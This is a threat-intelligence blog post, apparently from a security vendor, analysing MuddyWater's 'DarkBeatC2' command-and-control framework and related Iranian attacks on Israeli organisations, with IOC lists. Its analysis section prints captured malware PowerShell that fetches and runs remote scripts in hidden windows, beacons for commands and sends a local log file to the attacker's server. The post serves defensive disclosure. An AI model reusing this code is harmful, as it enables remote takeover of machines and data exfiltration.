DarkBeatC2: The Latest MuddyWater Attack Framework

Published: 2024-04-04 · Archived: 2026-04-05 20:41:15 UTC

During the "Swords of Iron War" against Hamas terrorists, Iranian threat actors increased the intensity of their "hack and leak" fake hacktivist operations against Israeli companies in the private sector. This blog post highlights some of the recent attacks conducted and provides an analysis of "DarkBeatC2," the latest C2 framework in MuddyWater's arsenal.

Executive Summary

Iranian threat actors continue to collaborate and hand off compromised targets to conduct supply-chain attacks by leveraging information from previous breaches.

Deep Instinct's Threat Research team identified a previously unreported C2 framework that MuddyWater is suspected of using.

In this post, we shed additional light on recent state-sponsored attacks.

Background

Despite the large number of Iranian cyber attacks against Israeli organizations, which has significantly increased since the start of the "Swords of Iron War," Israeli reporting about the attacks has been limited to mainstream news reports without technical details beyond general IOCs.

Most of the technical details about the attacks are exclusively being shared by international companies outside of Israel even though most of the incident response is done by local Israeli companies and the Israel National Cyber Directorate (INCD).

For example, in mid-February 2024, Google shared a recap of some of the events that have occurred since the start of 2024. The report includes information not reported by the local news or the INCD.

When the INCD does share alerts about malicious cyber activity against Israeli companies, which is infrequent, they're vague on specifics. Recently, they shared an alert about multiple state-sponsored groups targeting "mostly" a few specific sectors.

The alert also includes a Yara rule set and a long list of IOCs without any additional context.

Providing IOCs without any context might help for a day, but there is a reason why they are located at the bottom of the "Pyramid of Pain," a term we will often refer to in this blog.

Going Through a Pile of Garbage to Find Golden Nuggets


While the shared information is not enough to be useful for the companies that are being targeted, let's do a dumpster dive into what has been shared and see if we can salvage anything useful.

The Yara rules are for various wipers based on the rule's names. Although no hashes or additional info is provided, it is possible to link the rules to the following specific attacks:

1. BiBi wiper by KarMa
2. Homeland Justice wiper targeting Albanian Parliament (2022)
3. Homeland Justice wiper targeting Albania's Institute of Statistics (INSTAT)

Google links KarMa to DEV-0842/BanishedKitten. In Microsoft's investigation into the 2022 Albanian government attacks, they "assessed with high confidence that multiple Iranian actors participated in this attack." Microsoft states, "DEV-0842 deployed the ransomware and wiper malware," while three additional groups participated in the attack. Each group was responsible for a different step in the "Cyber Kill Chain."

Additionally, Microsoft links all the different groups in this attack to the Iranian Ministry of Intelligence and Security (MOIS).



MSFT group name	Alias
Europium	OilRig/APT34
DEV-0861	N/A
DEV-0166	IntrudingDivisor
DEV-0133	Lyceum
DEV-0842	N/A

Figure 1: Threat actors behind the attack against the Albanian government in 2022. (Source: Microsoft)

In another investigation into the 2022 Albanian government attack, Mandiant also raised "the possibility of a cross-team collaboration."

The IOC list shared by INCD includes hashes for seven files, only three of which are publicly available. Among those publicly available, two are generic webshells from 2020.

The last file is also a webshell. But unlike the other two, it is not a generic webshell but a variant of the FoxShell used by ScarredManticore/DEV-0861/ShroudedSnooper, which Microsoft observed participating in the 2022 cyberattack on the Albanian government.

If we make an analogy to medical terminology, webshell is just a symptom, and trying to prevent webshells by hash values is easily bypassed. Therefore, it is not considered as a prevention capability.

Out of the three domains shared by INCD, only one is publicly known to be directly related to Iranian activity. The domain vatacloud[.]com was used by DEV-1084 (DarkBit) in their attack against the Technion in February 2023. According to Microsoft, "DEV-1084 likely worked in partnership with MERCURY."

Mercury, known as MuddyWater, is also part of the Iranian MOIS.

The last of the IOCs includes 31 IP addresses without a description.

Out of those, Deep Instinct could not identify any known malicious activity in 11 IP addresses.

Another 11 IP addresses are known to be associated with MuddyWater from previous campaigns,

such as SimpleHarm, PhonyC2, and MuddyC2Go (1, 2).

The nine remaining IP addresses are most likely also related to MuddyWater. Moreover, we believe that these IPs host the latest tools used by the threat actor and their latest C2 framework, which we named "DarkBeatC2."

Now, let's examine the additional context surrounding the above findings to see the full picture.

Presenting "Lord Nemesis"

"Lord Nemesis" is the latest, "all the rage" Iranian "faketivist" operation.




Figure 2: Faketivism definition.

Due to the lack of transparency and context in reports on most Iranian cyber operations against Israel, the following rare sighting of a detailed report about a recent supply-chain attack amplifies why context is so important.

A unique report from OP Innovate details how the attackers, who call themselves "Lord Nemesis," managed to access multiple organizations by compromising a single IT provider named "Rashim."

According to the report, "One of the critical factors that allowed Lord Nemesis to extend its attack beyond Rashim was the company's practice of maintaining an admin user account on some of its customer systems. By hijacking this admin account, the attackers were able to access numerous organizations by using their VPN that relied on the Michlol CRM, potentially compromising the security of these institutions and putting their data at risk."

While the report contains additional context that explains how the attackers operated after they gained initial access, it does not explain how the attack was attributed to "Nemesis Kitten," as mentioned at the beginning of

their report.

According to Microsoft, “Nemesis Kitten” is DEV-0270 (Cobalt Mirage, TunnelVision), a subgroup of the Iranian threat actor Mint Sandstorm (PHOSPHORUS, APT35, Charming Kitten), which we have previously observed exploiting Exchange servers.

While “Mint Sandstorm” has been linked to the Iranian IRGC, DEV-0270 is a private subcontractor known as “SecNerd” or “Najee Technology.”

However, the most important detail from Op Innovate’s blog is the following: “To instill fear in his victims and demonstrate the extent of his access, ‘Lord Nemesis,’ contacted a list of Rashim’s users and colleagues via Rashim’s email system on March 4th. This communication occurred four months after the initial breach of Rashim’s infrastructure, highlighting the attacker’s prolonged presence within the system.”

This is important because if “Lord Nemesis” were able to breach Rashim’s email system, they might have breached the email systems of Rashim’s customers using the admin accounts that now we know they obtained from “Rashim,” thanks to Op Innovate’s reporting.

So, why is this so important? Read on.

Back to MuddyWater

We have reported about MuddyWater activity numerous times.

Despite the reports, the threat actor only slightly changes its core TTPs, as the “Pyramid of Pain” predicted. While occasionally switching to a new remote administration tool or changing their C2 framework (due to a previous one being leaked), MuddyWater’s methods remain constant, as described in our very first blog about the threat actor.




Figure 3: Updated MuddyWater campaign overview.

In a recent security brief by Proofpoint, MuddyWater (TA450) was observed sending PDF attachments from the email of a compromised Israeli company.

Those PDF attachments contained links to various web hosting services where users could download an archive containing a remote administration tool, as shown in Figure 3 above.

However, one of those web hosting providers – “Egnyte,” with a “salary.egnyte[.]com” subdomain – was new and not previously known to be in use by MuddyWater.

While this change seems minor and insignificant, it is the exact opposite when given additional context. At the same time Proofpoint reported this campaign, Deep Instinct observed a similar campaign using a different subdomain, “kinneretacil.egnyte[.]com.” The subdomain refers to the domain “kinneret.ac.il,” which is an Israeli higher education college.

Kinneret is a customer of “Rashim,” thanks to the information that was shared by OP Innovate. This led us to believe that kinneretacil.egnyte[.]com might be part of their infrastructure compromised by “Lord Nemesis,” especially since it shared username “ori ben-dor” which looks like an authentic Israeli name (see Figure 4).

Figure 4: Uploader information at kinneretacil.egnyte[.]com

Thanks to the context given by Proofpoint, it appears the Egnyte account was not *compromised* but rather *created* by MuddyWater. This can be seen by the lack of creativity in the uploader name (“Shared by gsdfg gsg”) in the instance Proofpoint observed (See Figure 5).




Figure 5: Uploader information at salary.egnyte[.]com

Since MuddyWater used a compromised email account to spread the links to salary.egnyte[.]com, this was also likely with the kinneretacil.egnyte[.]com links, although we don’t have direct evidence.

MuddyWater may have used the “Kinneret” email account to distribute these links, exploiting the trust recipients have in the sender as a familiar and credible organization.

During the same time, another archive hosted both on Sync and OneHub was observed using the Hebrew name for “scholarship.” This indicates another potential abuse of their access to “Rashim’s” accounts to target victims in the education sector, tricking them into installing a remote administration tool.

While not conclusive, the timeframe and context of the events indicate a potential hand-off or collaboration between IRGC and MOIS to inflict as much harm as possible on Israeli organizations and individuals.

Additional MuddyWater Shenanigans

In early March 2024, after a year of silence, DarkBit made some bold claims about their new victims. However, so far, the only proof they have provided indicates a single compromise at the INCD.

For those of you who don't remember, DarkBit is the group that took responsibility for the Technion hack. Microsoft attributed it to MuddyWater, and DarkBit itself later admitted this (See Figure 6).

Figure 6: DarkBit acknowledging they are MuddyWater. (Source: K7 Security Labs)

While DarkBit has since deleted this message, the internet still remembers.

In their current iteration, DarkBit decided to upload and leak stolen data using "freeupload[.]store"




Figure 7: DarkBit using freeupload[.]store (Source: K7 Security Labs)

During the same timeframe, in early March 2024, Deep Instinct identified two different MSI files named "IronSwords.msi," which are installers of "Atera Agent," the current RMM used by MuddyWater.

Those files have been uploaded as is, without being packaged into archives. One file has been uploaded to filetransfer[.]io, while the second file was uploaded to freeupload[.]store.

The domain freeupload[.]store belongs to the "0Day forums," a hacking community on the dark web.

The discovery of the Atera installer on a public hosting service, by itself, does not provide sufficient evidence to draw conclusions. However, when considering the context – the specific filename, the timing of its appearance, the nature of the software, and the fact the same file hosting service was used – the likelihood that these two files are connected to another Iranian campaign, likely carried out by MuddyWater, is significantly increased.

Introducing DarkBeatC2

Deep Instinct found a needle in the haystack: the DarkBeatC2 and other new tools that MuddyWater most likely uses.

The IP address 185.236.234[.]161 is not known to be associated with MuddyWater. However, it does belong to "Stark-Industries," a known hosting provider for malicious activity.

The IP address hosts the "reNgine" open-source reconnaissance framework.

While there is no previous public documentation of MuddyWater using this framework, they have a track record of using a variety of open-source tools, and reconnaissance is an important part of the "Cyber Kill Chain."

Additionally, the domains aramcoglobal[.]site and mafatehgroup[.]com point to the IP address 185.236.234[.]161.

The domain mafatehgroup[.]com impersonates the domain mafateehgroup.com, which is a digital services provider with offices in Jordan and Saudi Arabia. Jordan, Saudia, and Aramco are known targets of Iranian threat actors.

The IP address 185.216.13[.]242 also belongs to "Stark-Industries," but this IP hosted an administration panel for "Tactical RMM."

Cybersecurity researchers have reported that "Tactical RMM" is being exploited by threat actors to deploy ransomware.

"Tactical RMM" is another remote administration tool. It's no surprise that MuddyWater is abusing it given its track record of leveraging RATs.

The domain "websiteapicloud[.]com" resolves to the same IP address, 185.216.13[.]242, which hosts the "Tactical RMM." This has already been observed to be linked to an unnamed APT.

While writing this blog, we learned that "Intel-Ops" is also tracking the MuddyWater activity described above.

Deep Instinct tracks the domain "websiteapicloud[.]com" as part of MuddyWater's new DarkBeatC2 framework.

While IP addresses are at the bottom of the "Pyramid of Pain" and should be easy for a threat actor to change, MuddyWater keeps reusing the same IP addresses.

Early links between MuddyWater and DarkBeatC2 can be seen in the following IP addresses:

1. 91.121.240[.]102 – This IP was mentioned almost a year ago in the "SimpleHarm" campaign, but in February this year, the domain googlelinks[.]net started to point to it.
2. 137.74.131[.]19 – This IP is in the same subnet that has been known to host MuddyWater servers in both "SimpleHarm" and "PhonyC2" campaigns. The domain googlevalues[.]com also pointed to this IP address in February 2024.
3. 164.132.237[.]68 – This IP is in the same subnet that has been known to host MuddyWater servers in both "SimpleHarm" and "PhonyC2" campaigns. The domain nc6010721b[.]biz resolved to this IP address in 2021. The domain name pattern (6nc/nc6) is very similar to domains we suspected to be related to MuddyWater in their "PhonyC2" campaign. While we still can't confirm whether this is done by the VPS provider or by MuddyWater, there is a relation between those two.

While there are more domains and IPs related to the DarkBeatC2, which you can find in the indicators appendix to this blog, we will focus on the following domain: googleonlinee[.]com

Much like MuddyWater's previous C2 frameworks, it serves as a central point to manage all of the infected computers. The threat actor usually establishes a connection to their C2 in one of the following ways:

1. Manually executing PowerShell code to establish a connection to the C2 after gaining initial access via another method.
2. Wrapping a connector to execute the code to establish a C2 connection within the first stage payload, which is delivered in a spear phishing email.
3. Sideloading a malicious DLL to execute the code to establish a C2 connection by masquerading as a legitimate application (PowGoop and MuddyC2Go).

While we could not identify how the connection to DarkBeatC2 was made, we were able to obtain some of the PowerShell responses to understand more about what it does and how.

In general, this framework is similar to the previous C2 frameworks used by MuddyWater. PowerShell remains their "bread and butter."

The URL googleonlinee[.]com/setting/8955224/r4WB7DzDOwfaHSevxHH0 contains the following PowerShell code:

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls, [Net.SecurityProtocolType]::Tls11,
[Net.SecurityProtocolType]::Tls12, [Net.SecurityProtocolType]::Ssl3
[Net.ServicePointManager]::SecurityProtocol = 'Tls, Tls11, Tls12, Ssl3'
$a = Invoke-WebRequest -UseBasicParsing -Method Get -Uri https://googleonlinee.com/zero/8946172/eUwYPH9eIbAOiLs
$c = $a.Content
$e = New-Object System.Diagnostics.Process
$e.StartInfo.FileName = 'powershell.exe'
$e.StartInfo.Arguments = $c
$e.StartInfo.WindowStyle = [System.Diagnostics.ProcessWindowStyle]::Hidden
$e.Start()
sleep 5
$a1 = Invoke-WebRequest -UseBasicParsing -Method Get -Uri https://googleonlinee.com/zero/7878123/eUwYPH9eIbAOiLs
$c1 = $a1.Content
$e1 = New-Object System.Diagnostics.Process
$e1.StartInfo.FileName = 'powershell.exe'
$e1.StartInfo.Arguments = $c1
$e1.StartInfo.WindowStyle = [System.Diagnostics.ProcessWindowStyle]::Hidden
$e1.Start()
```

Figure 8: PowerShell code from "setting" URI.

The above code simply fetches and executes two additional PowerShell scripts from the same C2 server.

The code from the URL with "8946172" is included in Figure 9.

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls, [Net.SecurityProtocolType]::Tls11,
[Net.SecurityProtocolType]::Tls12, [Net.SecurityProtocolType]::Ssl3
[Net.ServicePointManager]::SecurityProtocol = 'Tls, Tls11, Tls12, Ssl3'
while(1 -eq 1){try{$b1 = [System.IO.File]::ReadAllText('C:\ProgramData\SysInt.log',[System.Text.Encoding]::UTF8)
sleep 10
$a1 = Invoke-WebRequest -UseBasicParsing -Method Post -Uri 'https://googleonlinee.com/help/icTSaTnVtQTJpzI' -Body $b1
[System.IO.File]::delete('C:\ProgramData\SysInt.log')}catch{sleep 20
continue}}
```

Figure 9: PowerShell code from "8946172" URI.

This code is also simple. It reads the contents of a file named "C:\ProgramData\SysInt.log" and sends it to the C2 via a POST request.

While we don't know the contents of the file, the C2 framework creates it in another stage, perhaps for a similar purpose to the file named "db.sqlite" in PhonyC2.

The code from the second URL, with "7878123," is included in Figure 10.

```
Clear-Host
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls, [Net.SecurityProtocolType]::Tls11,
[Net.SecurityProtocolType]::Tls12, [Net.SecurityProtocolType]::Ssl3
[Net.ServicePointManager]::SecurityProtocol = 'Tls, Tls11, Tls12, Ssl3'
$sleep = 20
while(1 -eq 1){$u = 'https://googleonlinee.com/help/bUjlxNLVwRTuoQq'
try { $a = Invoke-WebRequest -UseBasicParsing -Method Get -Uri $u
$c = $a.content
$a = $null
if($c -ne $null){if ($c.contains('SRT_')){$trx = $c.Split('_')
$sleep = $trx[1]
}else{$f =[scriptblock]::Create($c)
ForEach-Object $f > C:\programdata\SysInt.log
$d = ''
$c = ''
}}else{sleep $sleep
}}catch{sleep $sleep
```

Figure 10: PowerShell code from "7878123" URI.

This code is more complex than the previous two code snippets. It runs in a loop that sleeps for 20 seconds, trying to connect to the C2 and fetch additional content. If the content is not null, there is an additional check to see if the content contains the string "SRT_". If this string is present, the content is converted into an array with the sign "_" as a delimiter. The script then takes the second object of the array and sleeps the amount of time in seconds that is represented as a number in that object.

If the content is not null but does not contain the string "SRT_" the script will convert the content of the response into a scriptblock and will execute it while writing the response to the aforementioned "SysInt.log" file.

During our analysis, the server responded with a 403-error message. As such, we did not receive any content during this phase.

Conclusion

Iranian threat actors are actively targeting Israeli networks. Sharing information about these active intrusions could lead to proper treatment for the issue. Exposing attack vectors and addressing underlying vulnerabilities is more effective than simply reacting to IOCs after an infection has occurred.

We encourage everyone to share their findings – with context – like OP Innovate did.

Because the security posture and maturity level of blue teams vary between companies and industries, minimizing time to breach detection is crucial.

Relying solely on products that enhance detection capabilities could backfire and slow the blue team's detection capabilities due to the sheer amount of data that needs to be processed.

This post, once again, highlights the strength of Deep Instinct's prevention-first capabilities. We prevent threats that other tools can't find leveraging our deep-learning framework. This eliminates the need for

manual intervention by the blue team, saving time, effort, and frustration while ensuring breaches are eliminated.

IOCs

Network

IP Address	Description
185.236.234[.]161	reNgine
185.216.13[.]242	Tactical RMM (websiteapicloud[.]com)
45.66.249[.]226	Suspected as DarkBeatC2 (googlelinks[.]net)
137.74.131[.]19	Suspected as DarkBeatC2 (googlevalues[.]com)
164.132.237[.]68	Suspected as DarkBeatC2 (google-word[.]com)
95.164.61[.]64	Suspected as DarkBeatC2 (webapicloud[.]com and security-onedrive[.]com)
95.164.46[.]54	Suspected as DarkBeatC2 (webftpcloud[.]com)
91.225.218[.]210	Suspected as DarkBeatC2 (websiteftpcloud[.]com)
95.164.38[.]68	Suspected as DarkBeatC2 (softwaree-cloud[.]com)
45.140.147[.]81	Suspected as DarkBeatC2 (domainsoftcloud[.]com)
80.71.157[.]130	DarkBeatC2 (microsoft-corp[.]com)
103.35.190[.]203	DarkBeatC2 (asure-onlinee[.]com)
95.164.46[.]253	DarkBeatC2 (googleonlinee[.]com)

File

MD5	Description
353b4643ec51ecff7206175d930b0713	MEK-DDMC.exe Albania’s INSTAT Wiper
3dd1f91f89dc70e90f7bc001ed50c9e7	DarkBeatC2 PowerShell response from googleonlinee[.]com/setting/8955224/r4WB7DzDOwfaHSevxHH0
bede9522ff7d2bf7daff04392659b8a8	DarkBeatC2 PowerShell response from googleonlinee[.]com/zero/8946172/eUwYPH9eIbAOiLs

MD5	Description
32bfe46efceae5813b75b40852fde3c2	DarkBeatC2 PowerShell response from googleonlinee[.]com/zero/8946172/0IGkmSybmd3BXIe
b7d15723d7ef47497c6efb270065ed84	DarkBeatC2 PowerShell response from googleonlinee[.]com/zero/7878123/eUwYPH9eIbAOiLs

---